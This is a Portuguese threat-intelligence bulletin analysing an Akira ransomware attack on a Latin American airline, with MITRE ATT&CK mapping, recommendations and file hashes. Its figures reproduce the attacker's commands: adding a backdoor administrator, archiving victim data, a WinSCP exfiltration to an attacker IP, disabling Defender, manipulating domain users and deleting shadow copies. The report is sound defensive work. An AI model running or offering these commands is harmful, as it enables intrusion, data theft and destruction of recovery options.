BOLETIM DE SEGURANÇA

Ataque do Ransomware Akira à indústria aérea da América Latina

heimdall
security research
A DIVISION OF ISH


TLP: CLEAR

Receba alertas e informações sobre segurança cibernética e ameaças rapidamente, por meio do nosso **X**.

[Heimdall Security Research]

Acesse boletins diários sobre agentes de ameaças, *malwares*, indicadores de comprometimentos, TTPs e outras informações no *site* da ISH.

[Boletins de Segurança – Heimdall]



SUMÁRIO

LISTA DE TABELAS

LISTA DE FIGURAS

1 SUMÁRIO EXECUTIVO

Um ataque cibernético envolvendo o ransomware Akira foi identificado, visando uma companhia aérea na América Latina. O agente da ameaça ganhou acesso à rede da empresa através do protocolo Secure Shell (SSH) e conseguiu extrair dados sensíveis antes de lançar o ransomware Akira no dia seguinte.

2 INFORMAÇÕES SOBRE A AMEAÇA

Durante o comprometimento, os invasores utilizaram uma combinação de ferramentas legítimas e *Living off-the-Land Binaries and Scripts* (**LOLBAS**) para realizar reconhecimento e manter a persistência no ambiente comprometido da vítima. Após a exfiltração bem-sucedida dos dados, o ransomware foi implantado para criptografar e desativar os sistemas da vítima. O Akira, um Ransomware-as-a-Service (RaaS), é uma ferramenta principal do grupo de ransomware Storm-1567 (também conhecido como Punk Spider e GOLD SAHARA), observado pela primeira vez em 2023.

Com base em indicadores, incluindo consultas DNS enviadas a um domínio associado ao Remmina, um cliente de desktop remoto de código aberto, é altamente provável que o agente da ameaça seja um usuário Linux. O Akira, inicialmente observado em março de 2023, está associado ao grupo RaaS conhecido como Storm-1567. Este grupo é responsável pelo desenvolvimento e manutenção do ransomware Akira e dos sites de vazamento dedicados (DLS) associados a ele.

O grupo geralmente emprega uma tática de dupla extorsão, exfiltrando dados críticos antes de paralisar os sistemas comprometidos das vítimas com o ransomware. Isso aumenta a pressão sobre as vítimas para pagar o resgate, pois os operadores do ransomware ameaçam divulgar publicamente os dados confidenciais roubados se o pagamento não for feito rapidamente. As Táticas, Técnicas e Procedimentos (TTPs) notáveis associadas ao ransomware Akira incluem o abuso frequente de software legítimo, incluindo ferramentas de código aberto, como software de teste de penetração. O grupo também é conhecido por explorar vulnerabilidades na infraestrutura do alvo, como sistemas sem patches ou desatualizados e software VPN vulnerável. O grupo de ameaças Akira tem atacado vários setores da indústria em todo o mundo nos últimos anos. Em janeiro de 2024, o grupo recebeu mais de US$ 42 milhões em pagamentos de resgate e teve como alvo mais de 250 organizações diferentes. Embora o grupo tenha como alvo principalmente sistemas Windows, eles também têm variantes Linux de suas ferramentas, incluindo uma variante que tem como alvo máquinas virtuais VMware ESXi.

Segue uma recapitulação do ataque de dois dias realizado pelo grupo Akira contra a companhia aérea comprometida:




Figura 1 – Cadeia de ataque do Akira dia 1.




Figura 2 – Cadeia de ataque do Akira dia 2.

Durante este ataque a uma companhia aérea latino-americana, obtivemos dados de detecção e resposta de endpoint (EDR) para auxiliar em nossa investigação. Os logs do comprometimento inicial não existiam, mas observamos que o primeiro acesso visível do invasor ao Paciente Zero foi via SSH a partir do endereço IP de um roteador. SSH é um método para enviar comandos com segurança a um computador por uma rede não segura, usando criptografia para autenticar e criptografar conexões entre dispositivos. O Paciente Zero era um servidor de backup Veeam sem patch. Acredita-se que o **CVE-2023-27532** disponível publicamente foi usado para acesso inicial, o que é uma vulnerabilidade no componente Veeam Backup & Replication. O ataque verifica as caixas de Akira TTPs anteriores fornecidos pelo FBI e pela Cybersecurity and Infrastructure Security Agency (CISA) em seu Cybersecurity Advisory conjunto de abril de 2024 sobre o ransomware Akira. Os operadores do Akira obtiveram acesso aos alvos anteriormente utilizando **CVE-2020-3259** e **CVE-2023-20269**.

Após invadir a rede, o invasor estabeleceu um usuário denominado “backup” e se incorporou ao grupo de Administradores para assegurar uma posição estratégica no ambiente.

```
net user backup P@ssw0rd /add
net localgroup
net localgroup Administradores backup /add
```

Figura 3 – Usuário gerado e adicionado ao grupo de administradores..

Posteriormente, o atacante instalou a ferramenta legítima de gerenciamento de rede, Advanced IP Scanner, e procedeu à varredura das sub-redes locais identificadas através do comando “route print”. O Advanced IP Scanner é muitas vezes visto como uma ferramenta de dupla finalidade; embora seja essencial para administradores de rede e profissionais de segurança, sua presença inesperada em um sistema pode indicar negligência interna ou ser um alerta para atividades mal-intencionadas.

Neste ataque específico, o agente malicioso assumiu a posse dos dados de backup do Veeam através da pasta de backup do Veeam, ao mesmo tempo que compactava e transferia dados de outros sistemas. Arquivos comuns, como documentos, imagens e planilhas, foram incluídos neste backup, com a expectativa de que o agente da ameaça pudesse coletar e utilizar dados confidenciais e potencialmente valiosos para seu benefício financeiro.

```
takeown /f "<backup path here>" /r /d s
WinRAR.exe a -m4 -v3g -tn365d -n*.bmp -n*.doc -n*.docx -n*.xls -n*.xlsx -n*.pdf -n*.txt
    -hpcompanypass "\\<remote backup path>\Wallpapers\Sup\\Data.rar" "F:\<data folder>"
```

Figura 4 – Obtendo tipos de arquivo do dispositivo da vítima.

Finalmente, a exfiltração dos dados foi realizada através do WinSCP, um aplicativo de gerenciamento de arquivos sem custo para o sistema operacional Windows.

```
winscp.com /command "open sftp://datadatauser@77.247.126.158:37654"
```

Figura 5 – Exfiltração de dados da vítima para um servidor controlado pelo ator via WinSCP.

A duração total desde o primeiro acesso até a transferência de dados foi de meros 133 minutos, com o comando final sendo realizado às 16h55 no horário UTC.

No dia seguinte, às 8h40 UTC, o agente da ameaça retomou suas atividades. Logs similares ao smbexec do Impacket indicam que o invasor verificou usuários em algumas máquinas antes de acessar o servidor de backup principal do Veeam.

```
08:40:19    cmd.exe /Q /c dir C:\programdata 1> \Windows\Temp\BxSGEW 2>&1
08:40:21    cmd.exe /Q /c dir C:\programdata 1> \Windows\Temp\oYtERk 2>&1
08:40:24    cmd.exe /Q /c dir C:\programdata 1> \Windows\Temp\LSNOmF 2>&1
08:40:26    cmd.exe /Q /c dir C:\programdata 1> \Windows\Temp\ShWXjJ 2>&1
08:40:28    cmd.exe /Q /c dir C:\programdata 1> \Windows\Temp\RmkhwQ 2>&1
08:40:29    cmd.exe /Q /c dir C:\programdata 1> \Windows\Temp\WrGQiH 2>&1
08:40:32    cmd.exe /Q /c dir C:\programdata 1> \Windows\Temp\qyPbsj 2>&1
08:40:33    cmd.exe /Q /c dir C:\programdata 1> \Windows\Temp\MJWfSH 2>&1
08:43:29    cmd.exe /Q /c powershell.exe "Get-LocalUser | Select name" 1> \Windows\Temp\nqRSzp 2>&1
08:43:29    cmd.exe /Q /c powershell.exe "Get-LocalUser | Select name" 1> \Windows\Temp\HJkUcM 2>&1
08:43:29    cmd.exe /Q /c powershell.exe "Get-LocalUser | Select name" 1> \Windows\Temp\EONais 2>&1
08:43:35    cmd.exe /Q /c powershell.exe "Get-LocalUser | Select name" 1> \Windows\Temp\bOnAVx 2>&1
08:43:39    cmd.exe /Q /c powershell.exe "Get-LocalUser | Select name" 1> \Windows\Temp\uyBhWL 2>&1
08:43:41    cmd.exe /Q /c powershell.exe "Get-LocalUser | Select name" 1> \Windows\Temp\eYSgaB 2>&1
08:43:44    cmd.exe /Q /c powershell.exe "Get-LocalUser | Select name" 1> \Windows\Temp\jkOTxS 2>&1
08:43:46    cmd.exe /Q /c powershell.exe "Get-LocalUser | Select name" 1> \Windows\Temp\CKTzna 2>&1
08:43:50    cmd.exe /Q /c powershell.exe "Get-LocalUser | Select name" 1> \Windows\Temp\feQKhD 2>&1
```

Figura 6 – Captura de logs 1.

O Netscan foi obtido como “netscan.zip” através do Google Chrome e descompactado com o WinRAR. As máquinas ligadas ao Active Directory foram identificadas e listadas em um arquivo chamado “AdComputers.csv”. Enquanto o NetScan operava no servidor de backup Veeam principal, a proteção antivírus (AV) era desativada no host da máquina virtual, tanto por meio das interfaces de usuário (IU) do antivírus quanto por comandos.

```
Set-MpPreference -DisableRealtimeMonitoring $true -DisableBehaviorMonitoring $true -DisableArchiveScanning $true -DisableScriptScanning
$true -DisableBlockAtFirstSeen $true -DisableIOAVProtection $true -MAPSReporting Disabled -SubmitSamplesConsent 2
reg add "HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths" /v C:\Windows\ /t reg_dword /d 0 /f
reg add "HKLM\SOFTWARE\Microsoft\Windows Defender\Real-Time Protection" /v DisableOnAccessProtection /t REG_DWORD /d 1 /f
reg add "HKLM\SOFTWARE\Microsoft\Windows Defender\Real-Time Protection" /v DisableScanOnRealtimeEnable /t REG_DWORD /d 1 /f
reg add "HKLM\SOFTWARE\Microsoft\Windows Defender\Real-Time Protection" /v DisableRealtimeMonitoring /t REG_DWORD /d 1 /f
/c Add-MpPreference -ExclusionPath C:\ProgramData, C:\Windows
sc config WinDefend start= disabled
sc stop WinDefend
Set-MpPreference -DisableRealtimeMonitoring True
```

Figura 7 – Captura de logs 2.

No servidor de backup Veeam primário, o arquivo “win.zip” foi baixado pelo Google Chrome e descompactado com o WinRAR. Este arquivo continha o “w.exe”, que é o ransomware Akira. O w.exe foi então transferido para o host da VM.

Os usuários foram listados usando o comando “net group” e posteriormente manipulados conforme o seguinte:

```
net user <username> P@ssw0rd!91
net user <username> P@ssw0rd!91 /dom
net user <username> P@ssw0rd!91 /active:no /dom
net user <username> /del /dom
```

Figura 8 – Comando Net User.

Após a manipulação dos usuários do domínio, o software legítimo de desktop remoto AnyDesk foi baixado e instalado em cinco sistemas diferentes. O AnyDesk permite o acesso remoto a outros dispositivos que possuem o aplicativo.

```
"C:\Users\<admin user>\Downloads\AnyDesk.exe"
    --install "C:\Program Files (x86)\AnyDesk"
    --start-with-win
    --create-shortcuts
    --create-taskbar-icon
    --create-desktop-icon
    --install-driver:mirror
    --install-driver:printer
    --update-main
    --svc-conf "C:\Users\<admin user>\AppData\Roaming\AnyDesk\service.conf"
    --sys-conf "C:\Users\<admin user>\AppData\Roaming\AnyDesk\system.conf"
```

Figura 9 – Configuração do AnyDesk.

Com a persistência totalmente estabelecida, os agentes da ameaça tentaram disseminar o ransomware pela rede usando o servidor de backup Veeam como centro de controle. Observamos o arquivo “w.exe” — o ransomware Akira — sendo distribuído em vários hosts do servidor Veeam comprometido.




Figura 10 – Implantação do Akira.

Simultaneamente, as cópias de sombra foram removidas via PowerShell, tornando a recuperação do backup inviável: powershell.exe -Command “Get-WmiObject Win32_Shadowcopy | Remove-WmiObject” O Shadow Copy é uma tecnologia do Windows usada para criar cópias de segurança ou snapshots de arquivos ou volumes de computador. Ransomwares (como o Akira) frequentemente tentam eliminar essas cópias de segurança e quaisquer outros serviços de backup em execução em um dispositivo para dificultar a restauração após um ataque de ransomware. Isso aumenta a pressão sobre a vítima para “pagar”, pois backups e volumes que poderiam ser revertidos não são mais uma alternativa viável.

Neste ataque específico, os logs de endpoint não registraram o endereço IP público da conexão SSH de entrada. No entanto, capturaram parte do tráfego de saída. Consultas DNS ao domínio legítimo “plugins.remmina.org” sugerem que o Remmina estava sendo usado pelo agente da ameaça para recursos de acesso remoto. O Remmina é um cliente de desktop remoto de código aberto que não pode ser usado no Windows, a menos que utilize o Subsistema Windows para Linux.

Isso indica com alta confiança que o agente da ameaça responsável por esse comprometimento e ataque provavelmente é um usuário baseado em Linux. O endereço IP 77[.]247[.]126[.]158 foi usado para a exfiltração de dados e ainda estava ativo no momento da elaboração deste relatório.

```
winscp.com /command "open sftp://datadatauser@77.247.126.158:37654"
```

Figura 11 – Exfiltração de dados de vítimas via WinSCP.

3 CONCLUSÃO

O Akira, é um grupo de ransomware, que opera com motivação financeira, vendendo e explorando seu malware para obter lucro. Sua operação como RaaS faz com que suas vítimas variem, sendo principalmente pequenas e médias empresas (PMEs), embora também tenham atacado grandes organizações na América do Norte e Europa. Este ataque, que teve como alvo uma vítima na América Latina (LATAM), ressalta a disposição do grupo de atacar outras regiões, caso alguma organização negligencie a correção de exploits divulgados utilizados pelo ator. É importante destacar que, neste incidente, o software interno estava criticamente desatualizado, deixando grandes vulnerabilidades que foram exploradas pelo ator da ameaça assim que o perímetro foi violado.

4 MITRE ATT&CK - TTPs

Tática	Técnica	Detalhes
Resource Development	T1588.002	Consiste em técnicas que envolvem adversários criando, comprando ou comprometendo/roubando recursos que podem ser usados para dar suporte à segmentação.
Initial Access	T1133 T1078 T1190	Consiste em técnicas que usam vários vetores de entrada para ganhar sua posição inicial dentro de uma rede.
Execution	T1059.001 T1047 T1204.001	Consiste em técnicas que resultam em código controlado pelo adversário em execução em um sistema local ou remoto.
Persistence	T1136.002 T1136.001	Consiste em técnicas que os adversários usam para manter o acesso aos sistemas em reinicializações, credenciais alteradas e outras interrupções que podem cortar seu acesso.
Privilege Escalation	T1098	Consiste em técnicas que os adversários usam para obter permissões de nível mais alto em um sistema ou rede.
Defense Evasion	T1562.001 T1222.001 T1112	Consiste em técnicas que os adversários usam para evitar a detecção durante seu comprometimento.
Discovery	T1482 T1018 T1016 T1069 T1083 T1087.001	Consiste em técnicas que um adversário pode usar para obter conhecimento sobre o sistema e a rede interna.
Lateral Movement	T1021.001 T1021.002 T1021.004 T1570	Consiste em técnicas que os adversários usam para entrar e controlar sistemas remotos em uma rede.
Collection	T1560.001	Consiste em técnicas que adversários podem usar para roubar dados da sua rede.
Command and Control	T1105 T1219	Consiste em técnicas que adversários podem usar para se comunicar com sistemas sob seu controle dentro de uma rede de vítima.
Exfiltration	T1048 T1537	Consiste em técnicas que adversários podem usar para roubar dados da sua rede.
Impact	T1531 T1486 T1490 T1489	Consiste em técnicas que os adversários usam para interromper a disponibilidade ou comprometer a integridade ao manipular processos comerciais e operacionais.

Tabela 1 – Tabela MITRE ATT&CK.

5 RECOMENDAÇÕES

Além dos indicadores de comprometimento elencados abaixo pela ISH, poderão ser adotadas medidas visando a mitigação da infecção do referido *malware*, como por exemplo:

Mantenha seus softwares atualizados

- Certifique-se de instalar todas as atualizações e correções mais recentes em seus sistemas operacionais e programas.

Use um bom software antivírus

- Um antivírus pode ajudar a detectar e remover o ransomware.

Faça backups regularmente

- Um backup pode ajudá-lo a recuperar seus dados caso eles sejam criptografados pelo ransomware.

Conscientização de segurança

- É importante que todos na organização estejam cientes das práticas de segurança cibernética.

Defina políticas de acesso

- Restrinja o acesso a informações sensíveis apenas para aqueles que realmente precisam.

Monitore a atividade da rede

- Mantenha um olho na atividade da rede para detectar qualquer comportamento suspeito.

Tenha um plano de ação

- Esteja preparado com um plano de resposta a incidentes para lidar com possíveis ataques de ransomware.

6 INDICADORES DE COMPROMISSOS

A ISH Tecnologia realiza o tratamento de diversos indicadores de compromissos coletados por meio de fontes abertas, fechadas e também de análises realizadas pela equipe de segurança Heimdall. Diante disto, abaixo listamos todos os Indicadores de Compromissos (IOCs) relacionadas a análise do(s) artefato(s) deste relatório.

Indicadores de compromisso do artefato	
md5:	0a6757bea01c2c48b50b7ec2bc39e31c
sha1:	e6b34a589e61b155ab70f11f8f7393316c9a3189
sha256:	a8a7fdbbc688029c0d97bf836da9ece926a85e78986d0e1ebd9b3467b3a72258
File name:	netscan.exe

Indicadores de compromisso do artefato	
md5:	b87639f9a6cf5ba8c9e1f297c5745a67
sha1:	ce4758849b53af582d2d8a1bc0db20683e139fcc
sha256:	ec8252a333f68865160e26dc95607f2c49af00f78c657f7f8417ab9d86e90bf7
File name:	Advanced_IP_Scanner_2.5.4594.1.tmp

Indicadores de compromisso do artefato	
md5:	fe1897800d8fca8579ccabc83a0ca181
sha1:	f6d23857c34162e2f4f02e20daec9d26cc4d5937
sha256:	4eba4d465f8f5df529f986f89c80b3ab93f6ab86a6da236d7b129fc0228af29a
File name:	WinRAR.exe

Indicadores de compromisso do artefato	
md5:	dd27917595313e5b8cd8306eef95fb2b
sha1:	31a63baa82af84e99ec8433766d045e7b7b705ad
sha256:	5ace2a64c9e3ba1911627df1c335af9800aa13064abc4d7787b7c65b94958971
File name:	WinRAR.exe

Indicadores de compromisso do artefato	
md5:	6615ea2fa3b879d27687a7ce917e93b0
sha1:	8d4f19b221751297b0c3a10f105772d7286c9411
sha256:	6f31cf7a11189c683d8455180b4ee6a60781d2e3f3aadf3ecc86f578d480cfa9
File name:	sshd.exe

Indicadores de compromisso do artefato	
md5:	aee6801792d67607f228be8cec8291f9
sha1:	bf6ba727ff14ca2fddf619f292d56db9d9088066
sha256:	1cdafbe519f60aaadb4a92e266fff709129f86f0c9ee595c45499c66092e0499
File name:	AnyDesk.exe

Indicadores de compromisso do artefato	
md5:	66c0423f3d8ad3abb14a21be90bf7bc5
sha1:	078301fc29aa6ca907ad956145d62a4d67d1e917
sha256:	026e8823b1885c0d58e48bda8b0c4501710d181dcf603970cdbfb5782f18281d
File name:	winscp.exe

Tabela 2 – Indicadores de Compromissos de artefatos

7 REFERÊNCIAS

- **Heimdall *by* ISH Tecnologia**
- **Blackberry**

8 AUTORES

- **Leonardo Oliveira Silva**

heimdall
security research
A DIVISION OF ISH